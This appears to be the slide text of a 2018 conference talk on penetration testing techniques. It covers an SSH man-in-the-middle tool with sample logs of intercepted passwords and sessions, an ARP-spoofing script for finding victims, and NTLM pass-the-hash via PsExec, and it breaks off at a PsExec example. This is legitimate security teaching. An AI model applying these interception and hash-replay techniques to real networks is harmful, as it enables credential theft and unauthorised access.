Advanced Penetration Testing Techniques

Joe Testa
Positron Security

October 9, 2018

Introduction

- Joe Testa, Principal Security Consultant
  - RIT alumnus (M.S., 2008).
- Positron Security: based in Rochester!
  - Specialize in penetration testing, source code auditing, secure programming.

Introduction

This presentation will cover a couple advanced pentesting techniques I developed:

- **SSH MITM**: SSH man-in-the-middle attack tool
- **PsExec Classic**: run pass-the-hash attack using Microsoft-signed code
- **Rainbow Crackalack**: generate rainbow tables with GPUs

SSH MITM

- A little while back, I was doing an internal pentest with a *very* limited scope.
  - Workstation LAN in scope; all Macintosh machines with firewalls.
  - Infrastructure was mostly in the cloud and not in scope.

- With ARP spoofing, noticed that SSH traffic was going by...

SSH MITM


- Naturally, I looked for SSH man-in-the-middle tools.
  - Surprisingly, no modern tool existed!

- A tool called *JMITM2* was written in 2004.
  - *http://www.david-guembel.de/index.php?id=6*
  - Written in Java; immediately crashes in modern JVM.
  - Even if it were fixed, how useful would it be?

SSH-MITM

- I sank hundreds of hours into the OpenSSH source code to make an MITM attack tool.
  - This would ensure excellent compatibility with clients.

- Intercepted clients get warning that host key changed.
  - 99.9999% of the time, this is caused by an OS re-install, server re-configuration, etc.
  - So most users ignore this warning. *Bad move.*


PuTTY Security Alert

WARNING - POTENTIAL SECURITY BREACH!

The server's host key does not match the one PuTTY has cached in the registry. This means that either the server administrator has changed the host key, or you have actually connected to another computer pretending to be the server.
The new ssh-ed25519 key fingerprint is:
ssh-ed25519 256 8c:e9:fd:57:82:15:74:46:96:6f:d6:dc:d7:60:8b:d1
If you were expecting this change and trust the new key, hit Yes to update PuTTY's cache and continue connecting.
If you want to carry on connecting but without updating the cache, hit No.
If you want to abandon the connection completely, hit Cancel. Hitting Cancel is the ONLY guaranteed safe choice.

SSH-MITM

- If a user authenticates with a password, *it gets logged*.

- Their session gets logged too!
  - All standard input, output, and error is captured.
  - If they use *sudo*/*su*, that password gets logged!

- All SFTP functions get intercepted as well.
  - This took a *lot* of time to get working...

SSH-MITM


- Upon success, password is logged in */var/log/auth.log*:

```
Oct  8 17:29:59 kali-2018-2 sshd_mitm[28572]:
INTERCEPTED PASSWORD: hostname: [10.0.2.5]; username:
[jsmith]; password: [Fall2018!] [preauth]
```

- Full session is logged in */home/ssh-mitm/shell_session_*.txt*

In */home/ssh-mitm/shell_session_0.txt*:

```
Time: 2018-10-08 21:27:44 GMT
Server: 10.0.2.5:22
Client: 10.0.2.8:49279
Username: jsmith
Password: Fall2018!
-------------------------
Welcome to Ubuntu 16.04.5 LTS (GNU/Linux 4.4.0-137-generic x86_64)
[...]
Last login: Mon Oct  8 17:25:25 2018 from 10.0.2.8
$ llss  --aall
total 48
[...]
-rw-rw-r-- 1 jsmith jsmith   35 Oct  8 17:13 file1.txt
-rw-rw-r-- 1 jsmith jsmith   35 Oct  8 17:13 file2.txt
-rw-rw-r-- 1 jsmith jsmith   35 Oct  8 17:13 file3.txt
-rw------- 1 jsmith jsmith   33 Oct  8 17:18 .lesshst
-rw-r--r-- 1 jsmith jsmith  655 May 16  2017 .profile
drwx------ 2 jsmith jsmith 4096 Sep  8  2017 .ssh
$ sssshh  jjssmmiitthh@@1100..00..22..77
jsmith@10.0.2.7's password: passw0rd!
```


Mozilla Firefox

/home/ssh-mitm/sftp_session

file:///home/ssh-mitm/sftp_session_0.html

```
Time: 2018-10-08 21:29:59 GMT
Server: 10.0.2.5:22
Client: 10.0.2.8:49280
Username: jsmith
Password: Fall2018!
Command: /usr/libexec/sftp-server
-------------------------
> realpath "." (Result: /home/jsmith)
> realpath "/home/jsmith/." (Result: /home/jsmith)
> ls /home/jsmith
drwxr-xr-x    4 root     root         4096 Oct  8 17:11 ..
-rw-r--r--    1 jsmith   jsmith        220 Aug 31  2015 .bash_logout
-rw-------    1 jsmith   jsmith         33 Oct  8 17:18 .lesshst
drwx------    2 jsmith   jsmith       4096 Sep  6  2017 .cache
-rw-------    1 jsmith   jsmith        287 Oct  8 17:22 .bash_history
-rw-rw-r--    1 jsmith   jsmith         35 Oct  8 17:13 file2.txt
-rw-r--r--    1 jsmith   jsmith        655 May 16  2017 .profile
drwx------    2 jsmith   jsmith       4096 Sep  8  2017 .ssh
drwxr-xr-x    4 jsmith   jsmith       4096 Oct  8 17:19 .
-rw-rw-r--    1 jsmith   jsmith         35 Oct  8 17:13 file3.txt
-rw-r--r--    1 jsmith   jsmith       3771 Aug 31  2015 .bashrc
-rw-rw-r--    1 jsmith   jsmith         35 Oct  8 17:13 file1.txt

> realpath "/home/jsmith/file1.txt" (Result: /home/jsmith/file1.txt)
> stat "/home/jsmith/file1.txt" (Result: flags: 15; size: 35; uid:
1001; gid: 1001; perm: 0100664, atime: 1539033175, mtime: 1539033195)
> get /home/jsmith/file1.txt
> realpath "/home/jsmith/x.ini" (Result: /home/jsmith/x.ini)
> put /home/jsmith/x.ini
```

SSH-MITM

- But… how do you find SSH sessions?
  - I’m glad you asked!

- In theory, you could ARP-spoof an entire LAN all at once.
  - In practice, this will cause a denial of service.
  - Your flimsy network interface can’t handle all the traffic.

- Included is a Python script called *JoesAwesomeSSHMITMVictimFinder.py*.
  - ARP-spoofs blocks of 5 IPs for 20 seconds at a time (configurable).
  - Passively listens for TCP port 22 traffic.

SSH-MITM

- This comes down to a trade-off between safety and speed.
  - You can spoof more devices at once to find SSH clients faster… but this increases the chances you cause a DOS.

- This is effectively a waiting game.
  - You might get unlucky and never observe SSH traffic, even though its happening.

SSH-MITM

- Example output:

```
# python3 JoesAwesomeSSHMITMVictimFinder.py --interface
enp0s3
Found local address 10.22.83.173 and adding to ignore
list.
Using network CIDR 10.22.83.173/24.
Found default gateway: 10.22.83.1
IP blocks of size 5 will be spoofed for 20 seconds each.
The following IPs will be skipped: 10.22.83.173

Local clients:
  * 10.22.83.31 -> 51.94.52.31:22
  * 10.22.83.136 -> 112.12.243.44:22
```

SSH-MITM

- What about key authentication? That’s safe, right?
  - Kind of. It depends…
- An attacker can accept all incoming key auth requests.
  - This doesn’t yield any useful info to complete the connection to the legit server.
- What if they dropped the user into a fake environment?
  - Probably won’t trick humans, but can trick automated processes.
  - Fake environment can be tweaked iteratively to satisfy automated processes.

SSH-MITM

- Fake environment idea is not implemented.
  - Yet?

- Port-forward MITM’ing is possible, but not yet implemented.

- *https://github.com/jtesta/ssh-mitm*
  - *… or Google “ssh mitm”*

PsExec Classic

- PsExec: tool from Microsoft Sysinternals
  - Gives you remote shell access via port 445/tcp.
  - Uploads an executable via *ADMIN$* file share.
  - Creates a system service with it.
  - Executable communicates with client via SMB named pipes.
- Re-implemented in Metasploit a long time ago.
  - Supports *pass-the-hash* technique.
  - Launches a Meterpreter shell.
  - Problem: gets caught by anti-virus/white-listing.

PsExec Classic

- What is *pass-the-hash*?

- Critical flaw in NTLM authentication.
  - **ntlm_hash** = MD4("*passw0rd1*")
  - client_resp = NetNTLMv1(**ntlm_hash**, cli_chall)
  - client_resp = NetNTLMv2(**ntlm_hash**, cli_chall, srv_chall)

- Hence, if you get the NTLM hash, you can re-play it to other hosts and complete authentication!


PsExec Classic

- Hence, if you pull the NTLM hash from memory or disk of a compromised machine, *you can replay it*.

- If a local administrator account has the same password on all workstations in a LAN, *then you can compromise them all*.

PsExec Classic

- PsExec example:



